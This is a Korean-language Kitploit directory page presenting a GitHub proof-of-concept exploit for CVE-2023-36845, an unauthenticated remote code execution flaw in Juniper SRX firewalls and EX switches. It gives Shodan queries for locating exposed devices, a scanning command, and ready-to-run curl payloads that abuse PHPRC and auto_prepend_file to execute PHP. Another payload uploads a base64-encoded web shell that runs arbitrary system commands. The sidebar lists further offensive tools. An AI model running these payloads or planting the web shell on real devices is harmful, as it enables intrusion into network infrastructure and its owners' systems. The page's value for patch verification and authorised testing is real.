Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

피드문의개인정보© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
CVE-2023-36845 — CVE-2023-36845에 대한 개념 증명 익스플로잇으로, PHP 환경 변수 조작을 통해 Juniper SRX 방화벽 및 EX 스위치에서 인증 없이 원격 코드 실행을 가능하게 합니다. | Kitploit
도구/GitHubGitHub/kljunowsky/cve-2023-36845
ReconnaissanceVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRemote Access Tool
GitHubkljunowsky/cve-2023-36845

CVE-2023-36845

CVE-2023-36845에 대한 개념 증명 익스플로잇으로, PHP 환경 변수 조작을 통해 Juniper SRX 방화벽 및 EX 스위치에서 인증 없이 원격 코드 실행을 가능하게 합니다.

저장소 보기
5513692년 전Kitploit 검토 완료
공유

CVE-2023-36845

설명

CVE-2023-36845는 Juniper SRX 방화벽과 EX 스위치에 영향을 미치는 주목할 만한 PHP 환경 변수 조작 취약점입니다. Juniper는 이 취약점을 중간 심각도로 분류했지만, 이 문서에서는 이 단일 취약점이 어떻게 원격의 인증되지 않은 코드 실행에 악용될 수 있는지 설명합니다.


검색 - Shodan

title:"Juniper Web Device Manager"
image
title:"Juniper" http.favicon.hash:2141724739
image

사용법 🛠

탐지

python3 CVE-2023-36845.py -f targets.txt -o output.txt

RCE 🧨

옵션 1

auto_prepend_file과 함께 임의의 프로토콜 래퍼를 사용하는 것이 가능합니다. 이 작업에 가장 적합한 선택은 "보조 파일"을 인라인으로 제공할 수 있는 data:// 프로토콜입니다. 다음은 data:// 체계 내에서 포함된 <? phpinfo(); ?>를 실행하는 이 익스플로잇의 정교한 표현입니다:

curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD8KICAgcGhwaW5mbygpOwo/Pg=="'

whoami 명령 실행

<?php shell_exec('whoami'); ?>

curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD9waHAgc2hlbGxfZXhlYygnd2hvYW1pJyk7ID8+Cg=="'

옵션 2

파일 업로드

<?php if(isset($_REQUEST[cmd])){ echo "<pre>"; $cmd = ($_REQUEST[cmd]); system($cmd); echo "</pre>"; die; }?>

$ curl http://target.tld/webauth_operation.php -d 'rs=do_upload&rsargs[]=[{"fileName": "shell.php", "fileData": ",PD9waHAgaWYoaXNzZXQoJF9SRVFVRVNUW2NtZF0pKXsgZWNobyAiPHByZT4iOyAkY21kID0gKCRfUkVRVUVTVFtjbWRdKTsgc3lzdGVtKCRjbWQpOyBlY2hvICI8L3ByZT4iOyBkaWU7IH0/Pgo=
", "csize": 110}]'

매개변수 🧰

매개변수설명유형
--file / -f대상 파일 입력파일
-o출력 파일파일

연락처 📇

LinkedIn - Milan Jovic

도구 다운로드

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 궁극의 OSINT 툴킷: 조사 그래프, 신뢰도 점수 산정, 별칭 패밀리, 지도, 타임라인 및 보고서. 49개 모듈, 400개 이상 사이트, API 키 불필요.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # GhostLock 원탭 실행 앱 (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    LLM 멀티 에이전트 자율 침투 테스트 플랫폼으로, 플래너/워커 에이전트, 자산 및 탐색 그래프, MITM 트래픽 기록, 취약점 재테스트 기능을 제공합니다.

    389
  • 4

    redforge

    cybersecurity91/redforge

    브라우저 측 레드 팀 툴킷으로, 정찰, 페이로드 생성, 자격 증명 공격, 암호화, 인코딩 및 참여 보고를 위한 102개의 오프라인 도구를 제공합니다.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI 네이티브 사이버보안을 위한 행동 체계—의도가 통제된 실행이 되고, 증거가 운영 메모리가 되며, 모든 운영이 다음 운영을 개선하는 곳.

    255
  • 6

    antifox

    antifox-ai/antifox

    정찰, 공격 표면 탐색, 익스플로잇 검증, 증거 기반 보고서 전달을 수행하는 AI 멀티 에이전트 자율 침투 테스트 플랫폼입니다.

    247

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →